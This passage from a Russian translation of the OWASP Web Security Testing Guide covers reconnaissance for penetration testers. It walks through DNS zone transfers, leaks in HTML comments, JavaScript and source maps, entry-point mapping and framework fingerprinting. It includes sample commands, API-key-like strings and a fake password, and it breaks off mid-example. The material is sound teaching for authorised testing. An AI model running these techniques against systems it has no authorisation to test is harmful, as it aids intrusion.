Теперь можно запросить передачу зоны на серверы имён для домена **example.com**. Если повезёт, запрос вернёт список записей DNS для этого домена. Он будет включать в себя очевидные **www.example.com** и не столь очевидное **helpdesk.example.com** и **webmail.example.com** (а, возможно, и другие). Проверьте все имена, выводимые при передаче зоны, и рассмотрите все те, что связаны с исследуемой целью.

Попытаемся запросить перенос зоны для **owasp.org** с одного из его серверов имён:

SHELL

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```


Обратный DNS-запрос

Этот процесс аналогичен предыдущему, но основан на обратных записях DNS (Point to Reverse, PTR). Вместо того, чтобы запрашивать передачу зоны, попробуйте определить тип ресурсной записи PTR и запросить указанный IP-адрес (с помощью специального домена **in-addr.arpa** для IPv4 или **ip6.arpa** для IPv6). Если повезёт, запрос вернёт запись DNS-имени. Этот метод основан на существовании сопоставлений между IP-адресом и символьным именем, но они не являются обязательными.

Web-поиск в DNS

Этот вид поиска похож на передачу DNS-зоны, но опирается на web-службы, которые позволяют выполнять поиск по имени в DNS. Одной из таких служб является сервис [Netcraft Search DNS](#). Тестер может запросить список имён, принадлежащих выбранному домену, например **example.com**. Затем он проверит, относятся ли полученные имена к цели, которую он исследует.

Обратный IP-запрос

Службы обратных IP-запросов аналогичны обратным запросам в DNS, с той разницей, что тестировщики запрашивают web-приложение, а не сервер имён. Таких сервисов существует несколько. Поскольку они, как правило, возвращают неполные (и часто разные) результаты, лучше использовать несколько сервисов, чтобы провести более полный анализ.

- [MxToolbox Reverse IP](#)
- [DNSstuff](#) (доступно несколько услуг)
- [Net Square](#) (несколько запросов по доменам и IP-адресам, требует установки)

Поиск в Google

После сбора информации с помощью предыдущих методов тестировщики могут полагаться на поисковые системы, чтобы, возможно, уточнить и расширить свой анализ. Это может привести к появлению дополнительных символьных имен, принадлежащих объекту исследования, или приложений, доступных по неочевидным URL-адресам.

Например, рассматривая предыдущий пример, касающийся **www.owasp.org**, тестер мог запросить Google и другие поисковые системы информацию (а следовательно, DNS-имена), связанную с недавно обнаруженными доменами **webgoat.org**, **webscarab.com**, и **webscarab.net**.

Методы поиска в Google описаны в разделе [Разведка в поисковых системах и обнаружение утечек информации](#)

SSL-сертификаты

Если сервер принимает соединения по протоколу HTTPS, то в сертификате общее (Common Name, CN) и альтернативное имя субъекта (Subject Alternate Name, SAN) могут содержать одно или несколько имён хостов. Однако, если web-сервер не имеет доверенного сертификата или используются символы подстановки (wildcard), он может не возвращать достоверной информации.

CN и SAN можно увидеть, проверяя сертификат вручную или с помощью других инструментов, таких как OpenSSL:

```
openssl s_client -connect 93.184.216.34:443 </dev/null
2>/dev/null | openssl x509 -noout -text | grep -E
'DNS:|Subject:'

Subject: C = US, ST = California, L = Los Angeles, O =
Internet Corporation for Assigned Names and Numbers, CN =
www.example.org
DNS:www.example.org, DNS:example.com, DNS:example.edu,
DNS:example.net, DNS:example.org, DNS:www.example.com,
DNS:www.example.edu, DNS:www.example.net
```

Инструменты

- Инструменты поиска в DNS, такие как **nslookup**, **dig** и т.п.
- Поисковые системы (Google, Bing и другие).
- Специализированные web-службы поиска в DNS: см. [Netcraft Search DNS](#).
- [Nmap](#)
- [Nessus Vulnerability Scanner](#)
- [Nikto](#)

Проверка содержимого веб-страницы на предмет утечки информации

ID

WSTG-INFO-05

Обзор

Программистам часто рекомендуют включать подробные комментарии и метаданные в свой исходный код. Однако комментарии и метаданные, включенные в HTML, могут раскрывать внутреннюю информацию, которая не

должна быть доступна потенциальным злоумышленникам. Необходимо провести анализ комментариев и метаданных, чтобы определить, не происходит ли утечка какой-либо информации. Кроме того, некоторые приложения могут раскрывать информацию в теле ответов при перенаправлении.

Для современных web-приложений использование клиентского JavaScript во внешних интерфейсах становится всё более популярным. Например, используются такие технологии как ReactJS, AngularJS или Vue. Подобно комментариям и метаданным в HTML, многие программисты также "зашивают" конфиденциальную информацию в переменные JavaScript. Конфиденциальная информация может включать: закрытые API-ключи (*например*, неограниченный ключ для API Google Map), внутренние IP-адреса, конфиденциальные маршруты (*например* маршрут к скрытым административным страницам или функциям) или даже учётные данные. Эта информация может быть украдена из клиентского JavaScript. Необходимо провести анализ, чтобы определить, не произошла ли утечка конфиденциальной информации, которая может быть использована нарушителем для злоупотреблений.

Для больших web-приложений серьёзную озабоченность вызывают проблемы с производительностью. Для оптимизации используются различные методы, в том числе Syntactically Awesome Style Sheets (SASS), Sassy CSS (SCSS), webpack и т.д. При использовании этих технологий код иногда становится труднее читать и отлаживать. и из-за этого программисты часто развёртывают карты исходного кода (англ.: Source Map) в целях отладки. Карта кода — это специальный файл, который сопоставляет минифицированную версию ресурса (CSS или JavaScript) с исходной авторской версией. Программисты до сих пор спорят о том, следует ли переносить карту кода в среду эксплуатации. Тем не менее, нельзя отрицать, что если они будут в наличии, то сделают код более удобочитаемым. Это может облегчить злоумышленникам поиск уязвимостей или сбор конфиденциальной информации. Необходимо проводить анализ кода JavaScript, чтобы определить, доступны ли клиентам какие-либо файлы отладки. В зависимости от контекста и чувствительности проекта эксперт по безопасности должен решить, должны ли такие файлы быть в промышленной среде или нет.

Задачи тестирования

- Просмотреть комментарии в разметке web-страниц, метаданные и страницы перенаправления, чтобы обнаружить утечки информации.
- Собрать файлы JavaScript и просмотреть их код, чтобы лучше понять приложение и найти возможные утечки информации.
- Определить наличие в среде эксплуатации карты кода или других файлов отладки.

Как тестировать

Просмотр комментариев и метаданных web-страницы

HTML-комментарии часто используются разработчиками для включения отладочной информации о приложении. Иногда о них забывают и оставляют в рабочей среде. Тестировщики должны найти все комментарии HTML, которые начинаются с `<!--`.

Проверьте исходный код HTML на наличие комментариев, содержащих чувствительную информацию, которая может помочь злоумышленнику получить больше информации о приложении. Это может быть SQL-запрос, имена пользователей и пароли, внутренние IP-адреса или отладочная информация.

HTML

```
...
<div class="table2">
  <div class="col1">1</div><div class="col2">Mary</div>
  <div class="col1">2</div><div class="col2">Peter</div>
  <div class="col1">3</div><div class="col2">Joe</div>

  <!-- Query: SELECT id, name FROM app.users WHERE active='1'
  -->

</div>
...
```

Тестировщик может найти даже что-то вроде:

HTML

```
<!-- Use the DB administrator password for testing:
f@keP@a$$w0rD -->
```

Проверьте информацию о версии HTML на наличие актуальных номеров версий и URL-адресов для определения типа данных (DTD).

HTML

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
```

- **strict.dtd** — строгое DTD по умолчанию

- **loose.dtd** — свободное DTD
- **frameset.dtd** — DTD для документов с фреймами

Некоторые теги **META** не предоставляют угрозы, но зато позволяют злоумышленнику определить автора:

HTML

```
<META name="Author" content="Andrew Muller">
```

Распространённым (но несовместимым со спецификациями [Web Content Accessibility Guidelines \(WCAG\)](#)) **META**-тегом является [Refresh](#).

HTML

```
<META http-equiv="Refresh"
content="15;URL=https://www.owasp.org/index.html">
```

Обычно тег **META** используется для указания ключевых слов, которые поисковая система может использовать для улучшения качества результатов поиска.

HTML

```
<META name="keywords" lang="en-us" content="OWASP,
security, sunshine, lollipops">
```

Хотя большинство web-серверов управляют индексацией поисковых систем посредством файла **robots.txt**, ею также можно управлять с помощью тегов META. Приведенный ниже тег будет рекомендовать роботам не индексировать и не переходить по ссылкам на HTML-странице, содержащей этот тег.

HTML

```
<META name="robots" content="none">
```

Возможности для связывания метаданных с интернет-контентом предоставляет [Platform for Internet Content Selection \(PICS\)](#) и [протокол для описания web-ресурсов \(POWDER\)](#).

Поиск JavaScript на странице и во внешних файлах

Программисты часто «зашивают» чувствительную информацию в переменных JavaScript в клиентской части. Тестировщики должны проверять HTML-разметку и искать код JavaScript между тегами **<script>** и **</script>**. Также они должны

найти все внешние файлы JavaScript для анализа кода (файлы JavaScript имеют расширение `.js`, а имя файла JavaScript обычно указывается в атрибуте `src` (источник) тега `<script>`).

Проверьте код JavaScript на наличие утечек чувствительной информации, которые могут быть использованы злоумышленниками для дальнейшего злоупотребления или манипулирования системой. Ищите такие значения, как: API-ключи, внутренние IP-адреса, пути или учётные данные. Например:

JS

```
const myS3Credentials = {
  accessKeyId: config('AWSS3AccessKeyId'),
  secretAccessKey: config('AWSS3SecretAccessKey'),
};
```

Тестировщик может найти даже что-то типа:

JS

```
var conString = "tcp://postgres:1234@localhost/postgres";
```

Когда API-ключ найден, тестировщики могут проверить, установлены ли ограничения на этот ключ для каждой службы или по IP-адресу, HTTP-referrer, приложению, SDK и т.д.

Например, если тестировщик нашёл API-ключ Google Map, то он может проверить, ограничен ли этот ключ по IP или только API карт Google. Если ключ ограничен только API, злоумышленники смогут использовать его для неограниченных запросов к API карт Google, и заплатить за это придётся владельцу приложения.

HTML

```
<script type="application/json">
...
{"GOOGLE_MAP_API_KEY":"AIzaSyDUEBnKgwiqMNpDp1T6ozE4Z0XxuAbq
Di4",
"RECAPTCHA_KEY":"6LcPscEUiAAAAH0wwM3fGvIx9rsPYUq62uRhGjJ0"}
...
</script>
```

В некоторых случаях в коде JavaScript тестировщики находят чувствительные пути, например, ссылки, ведущие на внутренние или скрытые интерфейсы

администрирования.

HTML

```
<script type="application/json">
...
"runtimeConfig":{"BASE_URL_VOUCHER_API":"https://staging-
voucher.victim.net/api",
"BASE_BACKOFFICE_API":"https://10.10.10.2/api",
"ADMIN_PAGE":"/hidden_administrator"}
...
</script>
```

Поиск файлов Source Map (карта кода)

Файлы Source Map обычно загружаются при открытии DevTools (Инструментов разработчика). Тестировщик также может найти их, добавив расширение ".map" к расширению каждого внешнего файла JavaScript. Например, если найден файл `/static/js/main.chunk.js`, можно проверить его Source Map, посетив `/static/js/main.chunk.js.map`.

Проверьте карту кода на наличие чувствительной информации, которая может помочь злоумышленнику получить более подробную информацию о приложении. Например:

```
{
  "version": 3,
  "file": "static/js/main.chunk.js",
  "sources": [
    "/home/sysadmin/cashsystem/src/actions/index.js",
    "/home/sysadmin/cashsystem/src/actions/reportAction.js",
    "/home/sysadmin/cashsystem/src/actions/cashoutAction.js",
    "/home/sysadmin/cashsystem/src/actions/userAction.js",
    "...",
  ],
  "...",
}
```

Когда web-сайты подгружают файлы Source Map, исходный код клиентской части становится читабельным и его легче отлаживать.

Поиск сообщений при перенаправлении, которые содержат утечки информации

Хотя обычно не ожидается, что сообщения при перенаправлении будут содержать что-либо значимое, нет никакой гарантии, что они его не содержат. Таким образом, хотя http-ответы серии 300 (перенаправление) часто содержат что-то типа "перенаправление на <https://example.com/>" это также может привести к утечке информации.

Рассмотрим ситуацию, в которой сообщение при перенаправлении является результатом аутентификации или авторизации. Если эта процедура не пройдена, сервер может перенаправить пользователя обратно на «безопасную» страницу или страницу по умолчанию, но само сообщение перенаправления может по-прежнему содержать контент, который хотя и не отображается в браузере, но передается клиенту. Его можно увидеть либо с использованием Инструментов разработчика в браузере, либо с помощью обратного прокси-сервера (типа ZAP, Burp, Fiddler или Charles).

Инструменты

- [Wget](#)
- Функция браузера DevTools (Исходный код страницы)
- Глаза (👁️)
- [Curl](#)
- [Zaproxy](#)
- [Burp Suite](#)
- [Waybackurls](#)
- [Google Maps API Scanner](#)

Ссылки

- [KeyHacks](#)
- [RingZero Online CTF](#) - Challenge 104 "Admin Panel".

Технические стандарты

- [HTML version 4.01](#)
- [XHTML](#)
- [HTML version 5](#)

Определение точек входа в приложение

ID
WSTG-INFO-06

Обзор

Инвентаризация приложений и определение их поверхности атаки является ключевым предварительным этапом перед проведением более тщательного тестирования, поскольку это позволяет тестировщику определить вероятные слабые места. Цель этого раздела — помочь определить и наметить области, которые имеет смысл исследовать после инвентаризации и определения взаимосвязей приложения.

Задача тестирования

- Определить возможные точки входа и инъекции в приложение с помощью анализа запросов и ответов.

Как тестировать

Прежде чем приступить к тестированию необходимо получить хорошее представление о приложении, о том как с ним взаимодействуют пользователь и браузер. При анализе работы приложения, необходимо обращать внимание на все HTTP-запросы, а также на каждый параметр и поле формы, которые передаются приложению. Особое внимание уделяется вопросам, почему для передачи параметров приложению в одном случае используются запросы GET, а в другом — POST. Также необходимо обращать внимание на то, почему используются другие RESTful-методы.

Для просмотра параметров, отправленных в теле запроса, например, POST, тестировщик может использовать такой инструмент, как перехватывающий прокси. (См. [Инструменты](#)). В запросе POST тестировщик должен также обратить особое внимание на все скрытые поля формы, которые передаются приложению, поскольку они могут содержать чувствительную информацию, которая не предназначена для того, чтобы её кто-либо видел или изменял.

По опыту автора, на этом этапе было бы полезно использовать перехватывающий прокси и электронную таблицу. Прокси-сервер будет отслеживать каждый запрос тестировщика и ответ от приложения по мере его изучения. Кроме того, на этом этапе обычно перехватывается каждый запрос и ответ, чтобы точно видеть каждый заголовок, параметр и т.д., которые передаются приложению и что возвращается. Иногда это может быть довольно утомительно, особенно на больших интерактивных сайтах (например, приложение банка). Однако опыт со временем покажет, на что следует обратить внимание, и как этот этап может быть сокращён.

По мере тестирования приложения необходимо обращать внимание на интересные параметры в URL-адресе, пользовательских заголовках или тексте запросов/ответов и сохранять их в электронную таблицу. Электронная таблица должна включать запрашиваемую страницу (может быть также полезно добавить

номер запроса от прокси-сервера для дальнейшего использования), интересующие нас параметры, тип запроса (GET, POST и т. д.), аутентифицирован ли доступ, используется ли TLS, является ли он частью многоэтапного процесса, используются ли WebSockets и другие уместные примечания. После того, как на схему будут нанесены все области приложения, можно пройтись с тестами по каждой из намеченных областей, и сделать заметки о том, что сработало, а что нет. В остальной части этого руководства будет рассказываться, как тестировать каждую из областей, но сначала необходимо пройти данный раздел.

Ниже приведены некоторые моменты, представляющие интерес для всех запросов и ответов. В разделе запросы сосредоточьтесь на методах GET и POST, поскольку они появляются в большинстве запросов. Обратите внимание, что можно использовать и другие методы, такие как PUT и DELETE. Часто эти более редкие запросы, если они разрешены, могут выявить уязвимости. В этом руководстве есть специальный раздел, посвященный тестированию этих HTTP-методов.

Запросы

- Определите, где используется GET, а где POST.
- Определите все параметры, используемые в запросе POST (они указаны в теле запроса).
- В запросе POST обратите особое внимание на скрытые параметры. При отправке POST все поля формы (включая скрытые параметры) будут отправлены приложению в теле HTTP-сообщения. Если не используется перехватывающий прокси или Инструменты разработчика, они не видны. Кроме того, в зависимости от значения скрытого(ых) параметра(ов) может меняться следующая отображаемая страница, её данные и уровень доступа.
- Определите все параметры в запросе GET (например, URL-адрес), в частности строку запроса (обычно идёт после знака ?).
- Определите параметры строки запроса. Обычно они представлены в формате **ключ=значение**, например **foo=bar**. Также обратите внимание, что в одной строке запроса может быть несколько параметров, разделённых символами **&**, **\~**, **:**, и любые другие специальные и обычные символы в разных кодировках.
- Если в одной строке или в запросе POST приведено несколько параметров, отметьте, что некоторые из них или все сразу будут нужны для выполнения атак. Тестировщик должен идентифицировать все параметры (даже если они закодированы или зашифрованы) и определить, какие из них обрабатываются приложением. В последующих разделах руководства будет описано, как проверить эти параметры. На этом этапе просто убедитесь, что каждый из них идентифицирован.
- Также обратите внимание на дополнительные или пользовательские типы заголовков, которые обычно не отображаются (например, **debug: false**).

Ответы

- Определите, где устанавливаются, изменяются или добавляются новые файлы cookie (заголовок **Set-Cookie**).
- Определите, где есть перенаправления (HTTP-коды состояния 3xx), 400-е коды состояния, в частности 403 Forbidden, и 500-е Internal server error при обычных ответах (т.е. на неизменённые запросы).
- Также обратите внимание, где используются интересные заголовки. Например, **Server: BIG-IP** указывает на то, что на сайте используется балансировка нагрузки. В этом случае, если один из серверов настроен неправильно, то, в зависимости от используемого типа балансировки, может потребоваться несколько запросов для доступа к уязвимому серверу.

OWASP Attack Surface Detector

Инструмент Attack Surface Detector (ASD) исследует исходный код и обнаруживает конечные точки web-приложения, параметры, которые принимают на вход эти конечные точки, и типы данных для этих параметров. Сюда входят ни с чем не связанные конечные точки, которые web-паук не сможет найти, или необязательные параметры, нигде не используемые в коде на стороне клиента. Он также имеет возможность определить изменения поверхности атаки между двумя версиями приложения.

Attack Surface Detector доступен в виде плагина как для ZAP, так и для Burp Suite, а также как инструмент командной строки. Инструмент командной строки экспортирует поверхность атаки в формате JSON, который затем может использоваться другими плагинами ZAP и Burp Suite. Это полезно в тех случаях, когда исходный код не предоставляется. Например, специалист по тестированию на проникновение может получить json с поверхностью атаки от клиента, который не хочет предоставлять сам исходный код.

Как применяется

Инструмент командной строки в виде jar-файла доступен для загрузки с <https://github.com/secdec/attack-surface-detector-cli/releases>.

Чтобы определить конечные точки по исходному коду исследуемого web-приложения можно выполнить следующую команду ASD.

```
java -jar attack-surface-detector-cli-1.3.5.jar <source-code-path> [flags]
```

Ниже пример результата выполнения команды к [OWASP RailsGoat](#).

```

$ java -jar attack-surface-detector-cli-1.3.5.jar
railsgoat/
Beginning endpoint detection for '<...>/railsgoat' with 1
framework types
Using framework=RAILS
[0] GET: /login (0 variants): PARAMETERS={url=name=url,
paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_contro
ller.rb (lines '6'-'9')
[1] GET: /logout (0 variants): PARAMETERS={};
FILE=/app/controllers/sessions_controller.rb (lines '33'-'
'37')
[2] POST: /forgot_password (0 variants): PARAMETERS=
{email=name=email, paramType=QUERY_STRING,
dataType=STRING}; FILE=/app/controllers/
password_resets_controller.rb (lines '29'-'38')
[3] GET: /password_resets (0 variants): PARAMETERS=
{token=name=token, paramType=QUERY_STRING,
dataType=STRING}; FILE=/app/controllers/p
assword_resets_controller.rb (lines '19'-'27')
[4] POST: /password_resets (0 variants): PARAMETERS=
{password=name=password, paramType=QUERY_STRING,
dataType=STRING, user=name=user, paramType=QUERY_STRING,
dataType=STRING, confirm_password=name=confirm_password,
paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/password_resets_controller.rb (lines
'5'-'17')
[5] GET: /sessions/new (0 variants): PARAMETERS=
{url=name=url, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_controller.rb (lines '6'-'
'9')
[6] POST: /sessions (0 variants): PARAMETERS=
{password=name=password, paramType=QUERY_STRING,
dataType=STRING, user_id=name=user_id, paramType=SESSION,
dataType=STRING, remember_me=name=remember_me,
paramType=QUERY_STRING, dataType=STRING, url=name=url,
paramType=QUERY_STRING, dataType=STRING, email=name=email,
paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_controller.rb (lines '11'-'
'31')
[7] DELETE: /sessions/{id} (0 variants): PARAMETERS={};

```



```

FILE=/app/controllers/sessions_controller.rb (lines '33'-
'37')
[8] GET: /users (0 variants): PARAMETERS={};
FILE=/app/controllers/api/v1/users_controller.rb (lines
'9'-'11')
[9] GET: /users/{id} (0 variants): PARAMETERS={};
FILE=/app/controllers/api/v1/users_controller.rb (lines
'13'-'15')
... snipped ...
[38] GET: /api/v1/mobile/{id} (0 variants): PARAMETERS=
{id=name=id, paramType=QUERY_STRING, dataType=STRING,
class=name=class, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/api/v1/mobile_controller.rb (lines
'8'-'13')
[39] GET: / (0 variants): PARAMETERS={url=name=url,
paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_controller.rb (lines '6'-
'9')
Generated 40 distinct endpoints with 0 variants for a total
of 40 endpoints
Successfully validated serialization for these endpoints
0 endpoints were missing code start line
0 endpoints were missing code end line
0 endpoints had the same code start and end line
Generated 36 distinct parameters
Generated 36 total parameters
- 36/36 have their data type
- 0/36 have a list of accepted values
- 36/36 have their parameter type
--- QUERY_STRING: 35
--- SESSION: 1
Finished endpoint detection for '<...>/rails Goat'
-----
-- DONE --
0 projects had duplicate endpoints
Generated 40 distinct endpoints
Generated 40 total endpoints
Generated 36 distinct parameters
Generated 36 total parameters
1/1 projects had endpoints generated
To enable logging include the -debug argument

```

Указав флаг **-json**, можно сгенерировать выходной файл JSON, который можно загрузить в соответствующие плагины для ZAP и для Burp Suite. Более подробная информация по ссылкам ниже.

- [ASD Plugin для OWASP ZAP](#)
- [ASD Plugin для PortSwigger Burp](#)

Тестирование точек входа в приложение

Ниже приведены два примера для проверки точек входа в приложение.

Пример 1

В этом примере показан запрос GET, который позволяет приобрести товар в приложении для онлайн-покупок.

```
GET /shoppingApp/buyme.asp?
CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x HTTP/1.1
Host: x.x.x.x
Cookie:
SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhb
mQgcGFzc3dvcmQgaXMgYmFy
```

Все параметры запроса, например, CUSTOMERID, ITEM, PRICE, IP, и Cookie могут быть закодированными или использоваться для контроля состояния сессии.

Пример 2

В этом примере показан запрос POST, который позволит вам войти в приложение.

```
POST /example/authenticate.asp?service=login HTTP/1.1
Host: x.x.x.x
Cookie:
SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdBzZXRzIHByZWRpY3RhY
mxlIGNvb2tpZXMGYW5kIG1pbmUgaXMgMTIzNA==;CustomCookie=00my00
trusted00ip00is00x.x.x.x00

user=admin&pass=pass123&debug=true&fromtrustIP=true
```

Можно заметить, что параметры отправляются в нескольких местах:

1. В строке запроса: **service**
2. В заголовке Cookie: **SESSIONID**, **CustomCookie**
3. В теле запроса: **user**, **pass**, **debug**, **fromtrustIP**

Наличие нескольких мест для инъекции даёт нарушителю возможность создания цепочек, которые могут повысить шансы найти дефект в коде обработки.

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [Burp Suite](#)
- [Fiddler](#)

Ссылки

- [RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1](#)
- [OWASP Attack Surface Detector](#)

Пути выполнения приложения

ID

WSTG-INFO-07

Обзор

Прежде чем приступить к тестированию безопасности, первостепенное значение имеет понимание структуры приложения. Вряд ли получится его тщательно протестировать, не зная топологии связей.

Задача тестирования

- Составить карту связей целевого приложения и определить основные информационные потоки.

Как тестировать

При тестировании методом чёрного ящика чрезвычайно сложно протестировать всю кодовую базу. Не только потому, что тестировщик не имеет представления обо всех путях кода в приложении, но даже если бы у него была такая возможность, проверка всех ветвей заняла бы очень много времени. Один из способов справиться с этим — документировать, какие пути кода были обнаружены и протестированы.

Существует несколько подходов к тестированию и измерению покрытия кода:

- **Пути** — тестируется каждый из путей приложения, включая их комбинаторный перебор и анализ граничных условий для каждой точки принятия решений. Хотя этот подход и даёт хороший охват, количество проверяемых путей растёт экспоненциально с каждой ветвью принятия решения.
- **Потоки данных (или анализ заражения)** — тестируется присвоение значений переменным посредством внешнего взаимодействия (обычно пользователями). Основное внимание уделяется отображению потоков, преобразованиям и использованию данных в приложении.
- **Гонка** — тестируется несколько параллельно запущенных экземпляров приложения, манипулирующих одними и теми же данными.

Выбор подхода и степени его использования, следует согласовать с владельцем приложения. Можно действовать и проще, уточнив, какие функции или разделы кода его особенно интересуют и как получить доступ к этим сегментам кода.

Чтобы продемонстрировать владельцу приложения покрытие кода тестами, можно начать с электронной таблицы, где документируются все ссылки, обнаруженные в результате сканирования приложения (вручную или автоматически). Затем можно более тщательно изучить точки принятия решений и выяснить, сколько значимых путей кода обнаружено. Они также должны быть задокументированы в электронной таблице с URL-адресами, текстовым описанием и снимками экрана.

Автоматическое сканирование

Автоматический сканер (паук, spider) — это инструмент, используемый для обнаружения новых ресурсов (URL-адресов) на заданном web-сайте. Он начинается со списка URL для посещения, называемого посевом (seed), который зависит от того, как запускается паук. Хотя существует множество инструментов, в примере ниже используется [Zed Attack Proxy \(ZAP\)](#):




Рисунок 4.1.7-1: Экран Zed Attack Proxy

[ZAP](#) предлагает различные варианты автоматического сканирования, которые можно использовать в зависимости от потребностей:

- [Spider](#)
- [AJAX Spider](#)
- [OpenAPI Support](#)

Инструменты

- [Zed Attack Proxy \(ZAP\)](#)
- [Список приложений для работы с электронными таблицами](#)
- [Список приложений для построения диаграмм связей](#)

Ссылки

- [Покрывание кода](#)

Определение фреймворка web-приложения

ID

WSTG-INFO-08

Обзор

Ничто не ново под солнцем, почти каждое web-приложение, о разработке которого можно задуматься, уже разработано. Учитывая огромное количество проектов бесплатного программного обеспечения с открытым исходным кодом, которые активно разрабатываются и развёртываются по всему миру, весьма вероятно, что тест безопасности приложений столкнётся с целью, которая полностью или частично зависит от этих хорошо известных приложений или фреймворков (таких как WordPress, phpBB, Mediawiki и т.д.). Знание компонентов web-приложений помогает в процессе тестирования, а также существенно снижает усилия, необходимые для тестирования. Эти web-приложения имеют хорошо известные HTML-заголовки, файлы cookie и структуры каталогов, которые можно использовать для идентификации приложения. Большинство web-фреймворков имеют несколько маркеров в известных местах, которые помогают злоумышленнику или тестировщику распознать их. Все автоматические инструменты так и поступают: ищут маркер в заранее определённом месте, а затем сравнивают его с базой данных известных сигнатур. Для большей точности обычно используют несколько маркеров.

Задача тестирования

- Определить компоненты, используемые web-приложениями.

Как тестировать

Метод чёрного ящика

Есть несколько распространённых мест, которые следует рассматривать при определении фреймворка или компонентов:

- HTTP-заголовки
- Cookies
- Исходный код HTML
- Специфичные файлы и папки
- Расширения файлов
- Сообщения об ошибках

HTTP-заголовки

Самый простой способ идентификации web-фреймворка — просмотр значения **X-Powered-By** в HTTP-заголовке ответа. Для определения можно использовать множество инструментов, самый простой из них — netcat.

Рассмотрим следующий HTTP-запрос и ответ:

```
$ nc 127.0.0.1 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: nginx/1.0.14
[...]
X-Powered-By: Mono
```

Исходя из значения **X-Powered-By**, мы понимаем, что фреймворком web-приложение, вероятно, является **Mono**. Однако, хотя этот подход прост и быстр, эта методика не работает в 100% случаев. Можно легко отключить заголовок **X-Powered-By** при правильной настройке. Есть также несколько методов, которые позволяют web-сайту обфусцировать HTTP-заголовки (см. пример в разделе [Как исправить](#)). В приведённом выше примере мы также можем отметить, что для обслуживания контента используется определённая версия **nginx**.

Таким образом, в том же примере тестировщик может либо пропустить заголовок **X-Powered-By**, либо получить ответ, подобный следующему:

```
HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Blood, sweat and tears
```

Иногда сразу несколько HTTP-заголовков указывают на определённый фреймворк. В следующем примере по информации из HTTP-запроса можно видеть, что заголовок **X-Powered-By** содержит версию PHP. Однако заголовок **X-Generator** указывает на то, что на самом деле используется фреймворк **Swiftlet**, что помогает пентестеру расширить набор векторов атак. Тщательно проверяйте каждый HTTP-заголовок на наличие таких утечек.


```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 07 Sep 2013 09:22:52 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16-1~dotdeb.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Swiftlet

```

Cookies

Ещё один похожий и несколько более надёжный способ определить текущий web-фреймворк — это файлы cookie.

Рассмотрим следующий HTTP-запрос:

```

GET /cake HTTP/1.1
Host: defcon-moscow.org
